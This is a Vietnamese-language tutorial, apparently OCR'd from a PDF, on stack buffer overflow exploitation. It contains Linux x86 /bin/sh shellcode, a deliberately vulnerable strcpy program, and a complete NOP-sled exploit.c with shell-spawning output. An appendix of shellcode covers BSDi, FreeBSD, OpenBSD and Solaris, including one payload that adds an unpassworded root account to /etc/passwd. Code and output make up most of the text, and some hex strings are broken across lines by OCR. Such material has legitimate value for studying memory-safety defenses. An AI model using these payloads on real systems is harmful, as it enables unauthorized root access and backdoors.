-----------------------------------------------------------------
-------------------
```

Test shellcode mới!

```
testsc2.c
-----------------------------------------------------------------
-------------------
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\
xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\
x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```


```
void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
------------------------------------------------------------
-------------------
[đt@localhost ~/vicki]$ cc -o testsc2 testsc2.c
[đt@localhost ~/vicki]$ ./testsc2
sh-2.04$ exit
[đt@localhost ~/vicki]$
```

Viết tràn bộ đệm

Ví dụ 1:

```
overflow.c
------------------------------------------------------------
-------------------
char shellcode[] =

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x
b0\x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x
40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
------------------------------------------------------------
-------------------
[đt@localhost ~/vicki]$ cc -o overflow overflow.c
[đt@localhost ~/vicki]$ ./overflow
sh-2.04$ exit
[đt@localhost ~/vicki]$
```

**** Giải thích:***



char large_string[128]; //cấp phát một vùng nhớ 128 bytes trên HEAP

long *long_ptr = (long *) large_string; // cho long_ptr trỏ đến đầu mảng large_string[]

for (i=0; i<32; i++)
***(long_ptr+i) = (int)buffer;** //lắp đầy mảng large_string[] bằng địa chỉ của mảng buffer[]

for (i=0; i<strlen(shellcode); i++)
large_string[i] = shellcode[i]; //đẩy shellcode vào phần đầu của mảng large_string[]

strcpy(buffer, large_string); //copy large_string vào buffer... làm tràn bộ đệm

Trước hết chúng ta khởi tạo một mảng large_string[] có kích thước lớn hơn buffer[] trên HEAP. Tiếp theo lắp đầy large_string[] bằng địa chỉ của buffer[]. Shellcode sẽ được gắn vào phần đầu của large_string[]. Khi hàm **strcpy** được thực hiện, nó sẽ copy large_string vào buffer. Bởi vì large_string quá lớn nên nó sẽ ghi đè lên ebp và return addr. Phần trên của mảng large_string toàn là địa chỉ của buffer[] - addr(buffer) nên return addr sẽ trỏ đến buffer[0]. Mà nằm ngay ở phần đầu của buffer lại chính là shellcode(do ta đã copy large_string vào buffer bằng hàm strcpy), nên shellcode sẽ được thi hành, nó sẽ đổ ra một shell lệnh.

Ví dụ 2:

Để viết tràn bộ đệm, bạn phải biến địa chỉ của buffer trên stack. Thật may cho chúng ta là hầu như tất cả các chương trình đều có cùng địa chỉ bắt

đầu stack. Chúng ta có thể lấy được địa chỉ bắt đầu của stack qua chương trình sau:

```
sp.c
------------------------------------------------------------
-------------------
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}
------------------------------------------------------------
-------------------
[đt@localhost ~/vicki]$ cc -o sp sp.c
[đt@localhost ~/vicki]$ ./sp
0xbffffb07
[đt@localhost ~/vicki]$
```

Giả sử chương trình mà chúng ta cố làm tràn bộ đệm như sau:

```
vulnerable.c
-----------------------------------------------
int main(int argc, char *argv[])
{
  char buffer[500];
  if(argc>=2) strcpy(buffer, argv[1]);
  return 0;
}
-----------------------------------------------
```

Đây là chương trình exploit.c. exploit sẽ làm tràn bộ đệm của vulnerable và buộc vulnerable đổ một shell lệnh cho chúng ta.

```
exploit.c
------------------------------------------------------------
-------------------
#include <stdlib.h>
#define BUFFERSIZE 600
#define OFFSET 0
#define NOP 0x90

char shellcode[] =

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x
b0\x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x
40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void)
{
  __asm__("movl %esp, %eax");
```

```
}

int main(int argc, char *argv[])
{
  int i, offset=OFFSET, bsize=BUFFERSIZE;
  long esp, ret, *addr_ptr;
  char *buffer, *ptr, *osptr;

  if (argc>1) bsize=atoi(argv[1]);
  if (argc>2) offset=atoi(argv[2]);

  esp=get_esp();
  ret=esp-offset;

  printf("Stack pointer: 0x%x\n",esp);
  printf("Offset       : 0x%x\n",offset);
  printf("Return addr  : 0x%x\n",ret);

  if (!(buffer=malloc(bsize)))
  {
    printf("Khong the cap phat bo nho.\n");
    exit(-1);
  }

  ptr=buffer;
  addr_ptr=(long *)ptr;
  for (i=0;i<bsize;i+=4)
    *(addr_ptr++)=ret;

  for (i=0;i<bsize/2;i++)
    buffer[i]=NOP;

  ptr=buffer+((bsize/2)-(strlen(shellcode)/2));
  for (i=0;i<strlen(shellcode);i++)
    *(ptr++)=shellcode[i];

  buffer[bsize-1]=0;
  execl("./vulnerable","vulnerable",buffer,0);
}
------------------------------------------------------------
-------------------
[đt@localhost ~/vicki]$ cc -o vulnerable vulnerable.c
[đt@localhost ~/vicki]$ cc -o exploit exploit.c
[đt@localhost ~/vicki]$ ./exploit
Stack pointer: 0xbffffaf8
Offset       : 0x0
Return addr  : 0xbffffaf8

sh-2.04$
```


Giải thích:

Trước hết, chúng ta cần xác định địa chỉ trở về khi tràn bộ đệm.

esp=get_esp();
ret=esp-offset;

Địa chỉ trở về khi tràn bộ đệm = ESP(địa chỉ bắt đầu của stack) - OFFSET . Tại sao phải trừ cho offset? Bởi vì chúng ta có gọi hàm execl("./vulnerable","vulnerable",buffer,0); sau cùng, nên ESP lúc này sẽ bị trừ đi một số bytes do chương trình exploit có sử dụng một số bytes trên stack cho các tham số và biến cục bộ của hàm.Điều này sẽ tăng khả năng địa chỉ trở về trỏ đến một nơi nào đó trong buffer[] của vulnerable, nơi mà chúng ta sẽ đặt NOPs và shellcode.

Quan sát stack:



Chúng ta cần làm tràn buffer[] của vulnerable để return addr 2 trỏ đến đâu đó trong buffer[]. Cũng như ví dụ 1- overflow.c(bạn hãy xem lại thật kĩ ví dụ 1), chúng ta sẽ tạo một vùng nhớ trên heap:

```
if (!(buffer=malloc(bsize)))
  {
    printf("Khong the cap phat bo nho.\n");
    exit(-1);
  }
```

Bây giờ lắp đầy buffer bằng địa chỉ trở về mà chúng ta đã tính được:

```
  ptr=buffer;
```

```
  addr_ptr=(long *)ptr;
  for (i=0;i<bsize;i+=4)
    *(addr_ptr++)=ret;
```

Tiếp theo chúng ta sẽ lắp đầy 1/2 buffer bằng NOPs

```
  for (i=0;i<bsize/2;i++)
    buffer[i]=NOP;
```

Sau đó, chúng ta đặt shellcode vào giữa NOPs

```
  ptr=buffer+((bsize/2)-(strlen(shellcode)/2));
  for (i=0;i<strlen(shellcode);i++)
    *(ptr++)=shellcode[i];
```

Cuối cùng đặt '\0' vào buffer để hàm strcpy() trong vulnerable biết đã hết data cần copy.

```
buffer[bsize-1]=0;
```

Tiến hành làm tràn bộ đệm của vulnerable, bạn sẽ có được shell lệnh do vulnerable spawn.

```
execl("./vulnerable","vulnerable",buffer,0);
```

Quan sát stack, buffer[] của vulnerable và return addr 2 sau khi tràn bộ đệm sẽ có dạng như sau:

```
+------------+
|return addr2| -----\
+------------+      |
|    ebp 2   |      |
+------------+      |
|     ...    |      |
|     nop    |      |
|     ...    |      |
|  shellcode |      |
|     ...    |      |
|     nop    |      |
|     nop    | <----/
|     nop    |
|     ...    |
+------------+
```

Chúng ta hi vọng rằng return addr 2 sẽ trỏ đến 1 nop trước shellcode. Các câu lệnh NOPs sẽ không làm gì hết, đến khi gặp shellcode, shellcode sẽ đổ shell lệnh cho chúng ta(bạn hãy xem lại phần "Hình dung cách đặt shellcode trên stack).

Phụ lục

Các loại shellcode

```
BSDi

char code[] =
  "\xeb\x57\x5e\x31\xdb\x83\xc3\x08\x83\xc3\x02\x88\x5e"
  "\x26\x31\xdb\x83\xc3\x23\x83\xc3\x23\x88\x5e\xa8\x31"
  "\xdb\x83\xc3\x26\x83\xc3\x30\x88\x5e\xc2\x31\xc0\x88"
  "\x46\x0b\x89\xf3\x83\xc0\x05\x31\xc9\x83\xc1\x01\x31"
  "\xd2\xcd\x80\x89\xc3\x31\xc0\x83\xc0\x04\x31\xd2\x88"
  "\x56\x27\x89\xf1\x83\xc1\x0c\x83\xc2\x1b\xcd\x80\x31"
  "\xc0\x83\xc0\x06\xcd\x80\x31\xc0\x83\xc0\x01\xcd\x80"
  "BIN/SH";

FreeBSD

char code[]=
"\xeb\x37\x5e\x31\xc0\x88\x46\xfa\x89\x46\xf5\x89\x36\x89\x
76"
"\x04\x89\x76\x08\x83\x06\x10\x83\x46\x04\x18\x83\x46\x08\x
1b"
"\x89\x46\x0c\x88\x46\x17\x88\x46\x1a\x88\x46\x1d\x50\x56\x
ff"
"\x36\xb0\x3b\x50\x90\x9a\x01\x01\x01\x01\x07\x07\xe8\xc4\x
ff"
"\xff\xff\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x
02"
"\x02\x02\x02/bin/sh.-c.sh";

Replace .sh with .anycommand

Linux x86

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\
xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\
x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

OpenBSD

   OpenBSD shellcode that adds an unpassworded root login
   "w00w00" to /etc/passwd... Courtesy of w00w00.
   (Changed from /tmp/passwd to /etc/passwd... give kiddies
a chance ;)

char shell[]=
"\xeb\x2b\x5e\x31\xc0\x88\x46\x0b"
"\x88\x46\x29\x50\xb0\x09\x50\x31"
"\xc0\x56\x50\xb0\x05\xcd\x80\x89"
"\xc3\x6a\x1d\x8d\x46\x0c\x50\x53"
"\x50\x31\xc0\xb0\x04\xcd\x80\x31"
"\xc0\xb0\x01\xcd\x80\xe8\xd0\xff"
"\xff\xff\x2f\x65\x74\x63\x2f\x70"
"\x61\x73\x73\x77\x64\x30\x77\x30"
```

```
"\x30\x77\x30\x30\x3a\x3a\x30\x3a"
"\x30\x3a\x77\x30\x30\x77\x30\x30"
"\x3a\x2f\x3a\x2f\x62\x69\x6e\x2f"
"\x73\x68\x0a\x30\xff\xff\xff\xff"
"\xff\xff\xff\xff\xff\xff\xff\xff"
"\xff\xff\xff\xff\xff\xff\xff\xff";
```

Solaris / Sparc

```
char c0de[] =
  /* setreuid() */
"\x82\x10\x20\xca"                          /* mov 0xca,
%g1               */
"\x92\x1a\x40\x09"                          /* xor %o1,
%o1, %o1          */
"\x90\x0a\x40\x09"                          /* and %o1,
%o1, %o0          */
"\x91\xd0\x20\x08"                          /* ta 8
*/
"\x2d\x0b\xd8\x9a"                          /* sethi
$0xbd89a, %l6        */
"\xac\x15\xa1\x6e"                          /* or %l6,
0x16e, %l6         */
"\x2f\x0b\xdc\xda"                          /* sethi
$0xbdcda, %l7        */
"\x90\x0b\x80\x0e"                          /* and %sp,
%sp, %o0          */
"\x92\x03\xa0\x08"                          /* add %sp, 8,
%o1             */
"\x94\x1a\x80\x0a"                          /* xor %o2,
%o2, %o2          */
"\x9c\x03\xa0\x10"                          /* add %sp,
0x10, %sp         */
"\xec\x3b\xbf\xf0"                          /* std %l6,
[%sp - 0x10]      */
"\xdc\x23\xbf\xf8"                          /* st %sp,
[%sp - 0x08]       */
"\xc0\x23\xbf\xfc"                          /* st %g0,
[%sp - 0x04]       */
"\x82\x10\x20\x3b"                          /* mov $0x3b,
%g1              */
"\x91\xd0\x20\x08"                          /* ta 8
```

Solaris / x86

```
char c0de[] =

"\xeb\x0a"                              /* jmp initcall
*/
"\x9a\x01\x02\x03\x5c\x07\x04"          /* lcall
*/
"\xc3"                                  /* ret
*/
"\xeb\x05"                              /* jmp setuidcode
*/
"\xe8\xf9\xff\xff\xff"                  /* call jmpz
*/
```

```
"\x5e"                                  /* popl %esi
*/
"\x29\xc0"                              /* subl %eax, %eax
*/
"\x88\x46\xf7"                          /* movb %al,
0xfffffff7(%esi)  */
"\x89\x46\xf2"                          /* movl %eax,
0xfffffff2(%esi) */
"\x50"                                  /* pushl %eax
*/
"\xb0\x8d"                              /* movb $0x8d, %al
*/
"\xe8\xe0\xff\xff\xff"                  /* call initlcall
*/
"\x29\xc0"                              /* subl %eax, %eax
*/
"\x50"                                  /* pushl %eax
*/
"\xb0\x17"                              /* movb $0x17, %al
*/
"\xe8\xd6\xff\xff\xff"                  /* call initlcall
*/
"\xeb\x1f"                              /* jmp callz
*/
"\x5e"                                  /* popl %esi
*/
"\x8d\x1e"                              /* leal (%esi), %ebx
*/
"\x89\x5e\x0b"                          /* movl %ebx,
0x0b(%esi)       */
"\x29\xc0"                              /* subl %eax, %eax
*/
"\x88\x46\x19"                          /* movb %al,
0x19(%esi)        */
"\x89\x46\x14"                          /* movl %eax,
0x14(%esi)       */
"\x89\x46\x0f"                          /* movl %eax,
0x0f(%esi)       */
"\x89\x46\x07"                          /* movl %eax,
0x07(%esi)       */
"\xb0\x3b"                              /* movb $0x3b, %al
*/
"\x8d\x4e\x0b"                          /* leal 0x0b(%esi),
%ecx       */
"\x51"                                  /* pushl %ecx
*/
"\x51"                                  /* pushl %ecx
*/
"\x53"                                  /* pushl %ebx
*/
"\x50"                                  /* pushl %eax
*/
"\xeb\x18"                              /* jmp lcall
*/
"\xe8\xdc\xff\xff\xff"                  /* call start
*/
```

```
"\x2f\x62\x69\x6e\x2f\x73\x68"         /* /bin/sh
*/
"\x01\x01\x01\x01\x02\x02\x02\x02\x03\x03\x03\x03"
"\x9a\x04\x04\x04\x04\x07\x04";        /* lcall
*/
```

Công cụ tạo shellcode "Hellkit"

Hellkit là một công cụ dùng tạo shellcode cho Linux rất dễ dùng. Hellkit rất đa năng, đặc biệt Hellkit còn cho phép tạo shellcode có kích thước lên đến 65535 bytes!

Tài liệu tham khảo

"Smashing The Stack For Fun And Profit"(phrack 49-14) - Aleph One
"Advanced buffer overflow exploits" - Taeho Oh

Do hiểu biết còn nhiều hạn chế nên bài viết này không tránh khỏi những thiếu xót, rất mong nhận được sự đóng góp, giúp đỡ của các bạn để bài viết được hoàn thiện hơn. Thanx, đt. Vicki's real fan!

Back
